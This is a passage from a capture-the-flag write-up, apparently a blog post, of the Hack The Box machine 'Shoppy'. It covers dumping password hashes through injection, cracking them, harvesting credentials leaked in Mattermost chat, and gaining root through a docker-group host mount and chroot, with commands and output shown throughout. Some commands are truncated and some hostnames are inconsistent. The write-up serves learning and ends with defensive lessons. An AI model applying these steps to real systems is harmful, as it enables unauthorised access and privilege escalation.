
No-SQL injection to search users

Again press enter and download users JSON.



Exported all users

It returns a JSON with all users.



JSON with all users


The JSON was listed below:

```
[
  {
    "_id": "62db0e93d6d6a999a66ee67a",
    "username": "admin",
    "password": "23c6877d9e2b564ef8b32c3a23de27b2"
  },
  {
```


```
    "_id": "62db0e93d6d6a999a66ee67b",
    "username": "josh",
    "password": "6ebcea65320589ca4f2f1ce039975995"
  }
]
```

16. Cracking users passwords

I'm highly interested in password hashes which can be cracked. Let's copy them and go to the website [CrackStation](https://crackstation.net). Paste copied hashes to the input as it was shown on the screenshot below.



It cracked a password for user `josh`.



So `josh` credentials are: `josh / rememberthisway`.

17. Trying to ssh with josh user

I tried to login with this user in SSH, but it not works.

```
[parrot@parrot]~$ ssh josh@10.10.11.180
The authenticity of host '10.10.11.180 (10.10.11.180)' can't be established.
ED25519 key fingerprint is SHA256:RISnnLs1eloK7XlOTr2Tw5tHh2R8hui07wd1iFyB+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.180' (ED25519) to the list of known hosts.
josh@10.10.11.180's password:
Permission denied, please try again.
josh@10.10.11.180's password:
```

josh can't use SSH

I found a user `josh`, but I can't ssh with it, probably this user should be used for something else. Let's do another round of reconnaissance and perform web enumeration with `ffuf` tool.

18. Installing ffuf

`ffuf` is available at [GitHub](#) and I can install it with `go install` command.

```
go install github.com/ffuf/ffuf/v2@latest
```

`export PATH=$PATH:$(go env GOPATH)/bin` —you can add it to `.bashrc` as well and it Go bin will be added to environment variable `PATH` every time when bash will be started.

```
$go install github.com/ffuf/ffuf/v2@latest
go: downloading github.com/ffuf/ffuf/v2 v2.1.0
go: downloading github.com/ffuf/ffuf v1.5.0
```

go install github.com/ffuf/ffuf/v2@latest

That's it, but to perform web enumeration I still need a word list.

19. Installing word list

There is a pretty good repository with word lists [SecLists](#). To install it need just execute command:

```
git clone https://github.com/danielmiessler/SecL
```

Awesome, I can start web enumeration.

20. Performing web enumeration with ffuf


```
ffuf -u http://shoppy.htb/ -H "Host: FUZZ.shoppy
```


-H "Host: FUZZ.shopp.y.htb" —domain name and FUZZ is a place where ffuf will substitute test path, for example instead of FUZZ it will be testenv.shopp.y.htb

-fw 5 —amount of words in response.

[illegible]

21. Opening mattermost.shoppym.htb

17 of 28



http://mattermost.shoppy.htb not works

It not works 😞. But let's modify `/etc/hosts` and try again.

22. Accessing mattermost.shoppy.htb


Let's open `/etc/hosts` with a command `sudo vim /etc/hosts` and add `mattermost.shoppy.htb` to it.

```
1 # Host addresses$
2 127.0.0.1    localhost$
3 127.0.1.1    parrot$
4 ::1         localhost ip6-localhost ip6-loopback$
5 ff02::1     ip6-allnodes$
6 ff02::2     ip6-allrouters$
7 # Others$
8 10.10.11.180 shoppy.htb$
9 10.10.11.180 mattermost.shoppy.htb$
```

Added mattermost.shoppy.htb to /etc/hosts

Press `<ESC>` and next `:wq` to save file and exit from Vim.

Let's try open `http://mattermost.shoppy.htb` again as it shown on the screenshot below.




`http://mattermost.shoppy.htb` after modified `/etc/hosts`

It works 😊.

23. Login with josh


Let's try to login with `josh` credentials which I obtained on the step 16.

```
username: josh
password: rememberthisway
```



Login form at `http://mattermost.shoppy.htb`


It works, and there is some Slack analogue.



Channels and messages

24. Find sensitive information in messages

Let me check every available channel and its messages. I found a pretty interesting message in the channel `Deploy Machine`.



Deploy Machine channel

There are credentials for a user `jaeger`:

```
username: jaeger
password: Sh0ppYBest@pp!
```

Let's try to login ssh it.

25. SSH with user jaeger

Let's ssh to the machine with credentials above.

```
[parrot@parrot]~  
$ssh jaeger@10.10.11.180  
jaeger@10.10.11.180's password:  
Linux shippy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
jaeger@shippy:~$
```

ssh jaeger@10.10.11.180

It works! I received user access to the machine.

26. User flag

User flag is available in the file `user.txt` at the home directory.

```
jaeger@shippy:~$ ls  
Desktop Documents Downloads Music Pictures Public ShippyApp shippy_start.sh Templates user.txt Videos  
jaeger@shippy:~$
```

User flag

User access was received, let's try to receive root access 😊.

Obtaining a root access



Generated with ChatGPT

27. Check sudo permissions

Let's list what commands can execute user `jaeger` from `sudo` with a command `sudo -l`.

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```

`sudo -l`

`jaeger` can execute `password-manager` from user `deploy`.

28. Check jaeger permissions on deploy folder

Let's check what `jaeger` user can do in the folder `/home/deploy` with a command `ls -la /home/deploy` as it show on the screenshot below.

```
jaeger@shoppy:~$ ls -la /home/deploy/
total 52
drwxr-xr-x 3 deploy deploy 4096 Jul 23 2022 .
drwxr-xr-x 4 root root 4096 Jul 22 2022 ..
lrwxrwxrwx 1 deploy deploy 9 Jul 22 2022 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy 220 Mar 27 2022 .bash_logout
-rw-r--r-- 1 deploy deploy 3526 Mar 27 2022 .bashrc
-rw----- 1 deploy deploy 56 Jul 22 2022 creds.txt
lrwxrwxrwx 1 deploy deploy 9 Jul 23 2022 .dbshell -> /dev/null
drwx----- 3 deploy deploy 4096 Jul 23 2022 .gnupg
-rwxr--r-- 1 deploy deploy 18440 Jul 22 2022 password-manager
-rw----- 1 deploy deploy 739 Feb 1 2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy 807 Mar 27 2022 .profile
```

`ls -la /home/deploy`

User `jaeger` doesn't has any permissions in this folder. But I have an information that `password-manager` was built with C++, because I can see source code file `password-manager.cpp`.

29. Execute password-manager and try buffer overflow

As far as `password-manager` was built with C++—it's possible that buffer overflow is present in that code. So let's try to execute `password-manager` and provide very big fake payload. Use command below:

```
sudo -u deploy /home/deploy/password-manager
```

```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password:
```

Launched password-manager

Let's copy word `group` and past it in the `Please enter your master password` input as it was shown on the screenshot below.

[illegible]

Buffer overflow not works

Unfortunately it not works, because C++ program validates input.
Let's try another approach.

30. Analyze binary with strings

Let's read what strings are present in the `password-manager` binary with a command `strings` . I'm using this command:

```
strings /home/deploy/password-manager
```

```

jaeger@shoppy:~$ strings /home/deploy/password-manager
/lib64/ld-linux-x86-64.so.2
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZNSaIcE01Ev
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_
_ZSt3cin
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRK53_
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc
_ZNSt8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
_gxx_personality_v0
_ZNSaIcE01Ev
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIT_T0_ES5_PKc
_ZNSt8ios_base4InitC1Ev
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE01Ev
_ZSt4cout
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_
_ZStsrIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringI54_S5_T1_EE
_Unwind_Resume
__cxa_atexit
system
__cxa_finalize
__libc_start_main
libstdc++.so.6
libgcc_s.so.1
libc.so.6
GCC_3.0
GLIBC_2.2.5
CXXABI_1.3
GLIBCXX_3.4
GLIBCXX_3.4.21
u/UH
[]A\A]A^A_
Welcome to Josh password manager!
Please enter your master password:
Access granted! Here is creds !
cat /home/deploy/creds.txt
Access denied! This incident will be reported !
,*3$"
zPLR
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c

```

strings /home/deploy/password-manager

This is a pretty big output which is not very useful for me. Let's try to play with encoding and use command `strings -e l /home/deploy/password-manager` .

```

jaeger@shoppy:~$ strings -e l /home/deploy/password-manager
Sample
jaeger@shoppy:~$

```

strings -e l /home/deploy/password-manager

It returns just one word `Sample` .

31. Use Sample in password-manager

Let's try to launch `password-manager` again and use that string `Sample` as a password.

```
sudo -u deploy /home/deploy/password-manager
```



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$
```

Sample is a password

Awesome! It works— `Sample` is a password for `password-manager` .
Let's save credentials somewhere:

```
username: deploy
password: Deploying@pp!
```

32. SSH to the machine with deploy user

Let's try to ssh to the machine with user `deploy` which was returned from `password-manager` at the previous step.

```
ssh deploy@10.10.11.180
```

```
[parrot@parrot]~$ ssh deploy@10.10.11.180
deploy@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
```

SSH works

Credentials for `deploy` user works and I have an access to the machine from SSH.

33. Check sudo permissions

First of all I will check sudo permissions for `deploy` user with a command `sudo -l`.

```
$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for deploy:
Sorry, user deploy may not run sudo on shoppy.
```

sudo -l

User `deploy` can't execute anything with `sudo`.

34. Check user groups

Let's check user groups with a command `id`.

```
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

id

Awesome, user `deploy` is in the group `docker`, while `docker` is running from the root. Let's launch container with mounted root directory for it, but before doing it let's check what images are present on the machine.

35. Check docker images

Let's check docker images which we can use to launch a container with a command `docker images`.

```
$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
alpine        latest    d7d3d98c851f   18 months ago  5.53MB
```

docker images

There is an image `alpine`. This is a small Linux distributive. Let's use it.

36. Run a container in docker

Let's run a new container with mounted root directory in the docker

with a command:

```
docker run --rm -it -v /:/mnt alpine /bin/sh
```

```
$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ #
```

docker run --rm -it -v /:/mnt alpine /bin/sh

37. Chroot

Let's change root directory to the mounted root with chroot:


```
cd /mnt
chroot .
```

```
/ # cd /mnt
/mnt # chroot .
root@1408384690ac:/#
```

Change root directory

Awesome—I received a root access 😊. Root flag is available at the `/root/flag.txt` file.

Conclusions



Submitted flags in the machine Shoppy

I explained how to obtain user and root access to the machine Shoppy in Hack The Box. I learned some concepts which will be useful for me at my work as software engineer during this lab:

SQL Injection is a big vulnerability and software should be always protected from it. (I prefer to use prepared statements in my code to protect from SQL Injection)

Sensitive information shouldn't be shared in the chat messages, like it was in mattermost instance at the machine Shoppy.

Docker group provided for user may be used for privileges escalation.

Thanks for finishing reading the article and follow me on Medium if you want to read similar articles regularly 😊. Also, feel free to connect with me on [LinkedIn](#).